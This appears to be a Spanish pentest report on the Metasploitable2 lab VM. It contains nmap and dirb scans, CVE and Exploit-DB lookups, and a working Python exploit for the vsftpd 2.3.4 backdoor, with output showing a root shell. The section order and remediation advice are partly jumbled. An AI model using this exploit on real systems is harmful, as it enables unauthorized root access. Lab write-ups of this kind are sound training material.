

WEB2S SECURITY

Reporte de pentesting y comprobación de vulnerabilidades, utilizando
Metaexploitable2 y Kali Linux.

Web2S Security

Febrero 2024

versión 1.0

Realizado por: Miguel Ángel Fernández Parejo

mafparejo@proton.me

mder716@gmail.com

mafparejo@gmail.com

CONTENIDO

1 Autoría del documento y derechos de copyright.

2 Ámbito y alcance de la auditoría.

2.1 Análisis de infraestructura

2.2 Análisis de vulnerabilidades

3 Explotación manual

Resumen.

4 Posibles soluciones a la falta de seguridad.

1 AUTORÍA DEL DOCUMENTO Y DERECHOS DE COPYRIGHT

El presente documento ha sido realizado por Web2S Security, y está

protegido con derechos de autor *copyright*, está prohibida su copia parcial o totalmente, así como su distribución fuera del ámbito de Web2S Security y de su cliente Oblibion, S.A. Contiene información sensible estando prohibida su divulgación por cualquier medio digital o físico.

CLIENTE: Oblibion, S.A.

PROYECTO: Seguridad y pentesting.

CLASIFICACIÓN: Confidencial

AUTOR: Miguel Ángel Fernández Parejo

2 ÁMBITO Y ALCANCE DE LA AUDITORÍA

Se ha hecho un análisis de infraestructura y análisis de vulnerabilidades.

2.1 ANÁLISIS DE INFRAESTRUCTURA

La auditoría se ha realizado en Metaexploitable2 y Kali Linux, utilizando la herramienta Nmap, se han recuperado los siguientes datos:


Escaneando la IP de Meta <http://192.168.0.14> con nmap lanza estos resultados:

```
File Actions Edit View Help
(kali@kali)-[~]
└─$ nmap 192.168.0.14 -p- --open -A -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 02:26 EST
Nmap scan report for 192.168.0.14
Host is up (0.00080s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.0.12
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
| smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|   bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2                111/tcp    rpcbind
|   100000  2                111/udp    rpcbind
|   100003  2,3,4            2049/tcp   nfs
|   100003  2,3,4            2049/udp   nfs
|   100005  1,2,3            38155/tcp  mountd
|   100005  1,2,3            42756/udp  mountd
|   100021  1,3,4            51296/udp  nlockmgr
|   100021  1,3,4            57482/tcp  nlockmgr
|   100024  1                41517/udp  status
|   100024  1                42354/tcp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1324/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, ConnectWithDatabase, SupportsTransactions, SupportsCompression, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, Support41Auth
|   Status: Autocommit
|_ Salt: ;X)c91+##j00[G-6]"/c
3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2024-02-16T07:29:51+00:00; +5s from scanner time.
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|   VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc         UnrealIRCd
|_ irc-info:
|   users: 2
|   servers: 1
|   lusers: 2
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:05:24
|   source ident: nmap
|   source host: DF56A143.F0D9233E.FFFA6D49.IP
|_ error: Closing Link: kvpxkzvou[192.168.0.12] (Quit: kvpxkzvou)
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1
|_ http-title: Apache Tomcat/5.5
|_ http-favicon: Apache Tomcat
8787/tcp  open  drb        Ruby Drb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
38155/tcp open  mountd     1-3 (RPC #100005)
42354/tcp open  status     1 (RPC #100024)
54609/tcp open  java-rmi    GNU Classpath grmiregistry
57482/tcp open  nlockmgr    1-4 (RPC #100021)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


|_ lusers: 0
|_ server: irc.Metasploitable.LAN
|_ version: Unreal3.2.8.1. irc.Metasploitable.LAN
|_ uptime: 0 days, 0:04:57
|_ source ident: nmap
|_ source host: DF56A143.F0D9233E.FFFA6D49.IP
|_ error: Closing Link: ljynfhchq[192.168.0.12] (Quit: ljynfhchq)
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
```

Vamos a ir buscando vulnerabilidades a través de los puertos abiertos, con sus versiones, para ello copiamos por ej. el primero y vamos buscar en Google, las vulnerabilidades:

vsftpd 2.3.4



En la web exploit-db.com encontramos este exploit que se lanza en python3:



Siguiente servicio/puerto OpenSSH 4.7.p1:

```
| session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp open ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh hostkey:
```

Buscamos en Google algún exploit, en cvedetails.com encontramos muchas vulnerabilidades:

CVEIdetails.com
powered by SecurityScorecard

Vulnerabilities

By Date

By Type

Known Exploited

Assigners

CVSS Scores

EPSS Scores

Search

Vulnerable Software

Vendors

Products

Version Search

Vulnerability Intel.

Newsfeed

Open Source Vulns

Emerging CVEs

Feeds

Exploits

Advisories

Code Repositories

Code Changes

Attack Surface

My Attack Surface

Digital Footprint

Discovered Products

Openbsd » Openssh » 4.7p1 : Security Vulnerabilities, CVEs,

cpe:2.3:a:openbsd:openssh:4.7p1:*:*:*:*:*

Published in: 2024 January February

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By: Publish Date Update Date CVE Number CVE Number CVSS Score EPSS Score

31 vulnerabilities found

CVE-2023-51385

In ssh in OpenSSH before 9.6, OS command injection might occur if a user name or host name has shell metacharacters, and this name is referenced by an expansion token in certain situations. For example, an untrusted Git repository can have a submodule with shell metacharacters in a user name or host name.

Max CVSS

Published

Updated

EPSS

6.5

2023-12-18

2024-01-05

0.19%

CVE-2023-51384

In ssh-agent in OpenSSH before 9.6, certain destination constraints can be incompletely applied. When destination constraints are specified during addition of PKCS#11-hosted private keys, these constraints are only applied to the first key, even if a PKCS#11 token returns multiple keys.

Max CVSS

Published

Updated

EPSS

5.5

2023-12-18

2024-01-05

0.05%

CVE-2023-48795

The SSH transport protocol with certain OpenSSH extensions, found in OpenSSH before 9.6 and other products, allows remote attackers to bypass integrity checks such that some packets are omitted (from the extension negotiation message), and a client and server may consequently end up with a connection for which some security features have been downgraded or disabled, aka a Terrapin attack. This occurs because the SSH Binary Packet Protocol (BPP),

Max CVSS

Published

Updated

EPSS

5.9

2023-12-18

2024-01-29

69.44%

CVE-2023-38408

Max CVSS

Published


2023-07-20

El OpenSSH 4.7.p1 al ser una versión antigua se aconseja actualización de este servicio.

Buscamos en Google vulnerabilidades para el servicio ISC BIND 9.4.2

```
23/tcp open telnet      Linux telnetd
25/tcp open smtp          Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPE
53/tcp open domain        ISC BIND 9.4.2
| dns-nsid:
```

En exploit-db.com, nos dice que tiene un envenenamiento de caché remoto por DNS:




Escaneando con dirb obtenemos:

Este servicio tiene una versión de la cual se descubrió un exploit público de 2008 y se aconseja actualizar la versión.

Vemos el servicio ProFTPD 1.3.1


```
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs (biting 2-4 (RPC #100003)) allow an
2121/tcp open ftp promise ProFTPD 1.3.1 location; other
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
l mysql-info:
```

Buscamos en google y encontramos:



pasa lo mismo que el anterior, tiene una vulnerabilidad descubierta en 2009, se aconseja al cliente actualizar el servicio.

El servicio MySQL 5.0.51a-3ubuntu5, buscamos y nos da esta vulnerabilidad, que es una escalada de privilegios del año 2012:



Se aconseja actualizar el servicio.

El servicio distccd v1 al buscar nos da esta vulnerabilidad, ejecución de comando:

The screenshot shows the Exploit-DB website interface. The title of the exploit is "DistCC Daemon - Command Execution (Metasploit)". The metadata fields are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
9915	2004-2687	H D MOORE	REMOTE	MULTIPLE	2002-02-01

Below the metadata, there are three sections: "EDB Verified: ✓", "Exploit: 📄 / {}" (indicating a script and a command-line exploit), and "Vulnerable App:". The main content area contains a Metasploit framework script snippet:

```
##
# $Id: distcc_exec.rb 9669 2010-07-03 03:13:45Z jduck $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##
```

El servicio PostgreSQL DB 8.3.0, encontramos la siguiente vulnerabilidad ejecución de comando:

The screenshot shows the Exploit-DB website interface for the exploit "PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution". The metadata fields are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
7855	N/A	BERNARDO DAMELE	LOCAL	LINUX	2009-01-25

Below the metadata, there are three sections: "EDB Verified: ✓", "Exploit: 📄 / {}" (indicating a script and a command-line exploit), and "Vulnerable App:". The main content area contains references to the exploit source:


```
PostgreSQL UDF for command execution

[1] http://bernardodamele.blogspot.com/2009/01/command-execution-with-postgresql-udf.html
[2] https://svn.sqlmap.org/sqlmap/trunk/sqlmap/extra/postgresqludfsys/lib_postgresqludf_sys_0.0.1.tar.gz

mirror: https://gitlab.com/exploit-database/exploitdb-bin-spoits/-/raw/main/bin-spoits/7855.tar.gz (2009-lib_postgresqludf_sys_0.0.1.tar.gz)


# milw0rm.com [2009-01-25]
```

El servicio UnrealIRCd 3.2.8.1, tiene el siguiente exploit:




3 EXPLOTACIÓN MANUAL

En el exploit vsftpd 2.3.4 tenemos un código python, lo copiamos:



vamos a línea de comandos y abrimos nano:



pegamos el código python:

```
GNU nano 7.2 | 1 2 3 4 | 2 3
File Actions Edit View Help
from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print(' [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser = argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line
user="USER nergal:"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPD 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password:") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")
tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

Lo ejecutamos con python:

```
(kali@kali)-[~]
$ python exploit_ftp.py 192.168.0.14
Some Capabilities: LongColumnFlag, Support41Auth, C
3632/tcp open distcd distcd v1 ((GNU) 4.2.4 (Ub
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-02-17T09:27:57+00:00; +7s from scanner
|_ssl-cert: Subject: commonName-ubuntu804-base.localdom
|_Not valid before: 2010-03-17T14:07:45
```

```
File Actions Edit View Help
kali@kali: ~
$ python3 exploit_ftp.py 192.168.0.14
/home/kali/exploit_ftp.py:1: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
from telnetlib import Telnet
Success, shell opened
Send 'exit' to quit shell
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
id
uid=0(root) gid=0(root) Send 'exit' to quit shell'
tn2.interact()
```

entramos en la máquina como usuario root (todos los privilegios).
Esto es una vulnerabilidad CRÍTICA porque tenemos usuario root.
La url del exploit es:

<https://www.exploit-db.com/exploits/49757>

4 EXPLOTACIÓN AUTOMÁTICA

escribimos en la consola para ejecutar Metasploit:
msfconsole

Se han encontrado numerosos fallos de seguridad o vulnerabilidades de varios tipos como: inyección SQL, inyección de XSS (código javascript), fallos de software obsoleto o desactualizado sin posibilidad de soporte, fallos de configuración de permisos, así como de autenticación e identificación.

4 POSIBLES SOLUCIONES A LA FALTA DE SEGURIDAD

Se recomienda introducir framework como Spring Security [Spring Security](#) (lenguaje Java) para aumentar la seguridad en la autenticación e identificación de usuarios de la aplicación, ORM 's como Hibernate [Hibernate. Everything data](#) o MyBatis [MyBatis \(github.com\)](#) para el control de las consultas SQL.

También se recomienda revisar la configuración de la aplicación y su actualización.

```
(kali㉿kali)-[~]
$ dirb http://192.168.0.14

DIRB v2.22
By The Dark Raver

START_TIME: Fri Feb 16 04:15:21 2024
URL_BASE: http://192.168.0.14/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.0.14/ ---
+ http://192.168.0.14/cgi-bin/ (CODE:403|SIZE:293)
=> DIRECTORY: http://192.168.0.14/dav/
+ http://192.168.0.14/index (CODE:200|SIZE:891)
+ http://192.168.0.14/index.php (CODE:200|SIZE:891)
+ http://192.168.0.14/phpinfo (CODE:200|SIZE:48062)
+ http://192.168.0.14/phpinfo.php (CODE:200|SIZE:48074)
=> DIRECTORY: http://192.168.0.14/phpMyAdmin/
+ http://192.168.0.14/server-status (CODE:403|SIZE:298)
=> DIRECTORY: http://192.168.0.14/test/
=> DIRECTORY: http://192.168.0.14/twiki/

--- Entering directory: http://192.168.0.14/dav/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.0.14/phpMyAdmin/ ---
+ http://192.168.0.14/phpMyAdmin/calendar (CODE:200|SIZE:4145)
+ http://192.168.0.14/phpMyAdmin/changelog (CODE:200|SIZE:74593)
+ http://192.168.0.14/phpMyAdmin/ChangeLog (CODE:200|SIZE:40540)
=> DIRECTORY: http://192.168.0.14/phpMyAdmin/contrib/
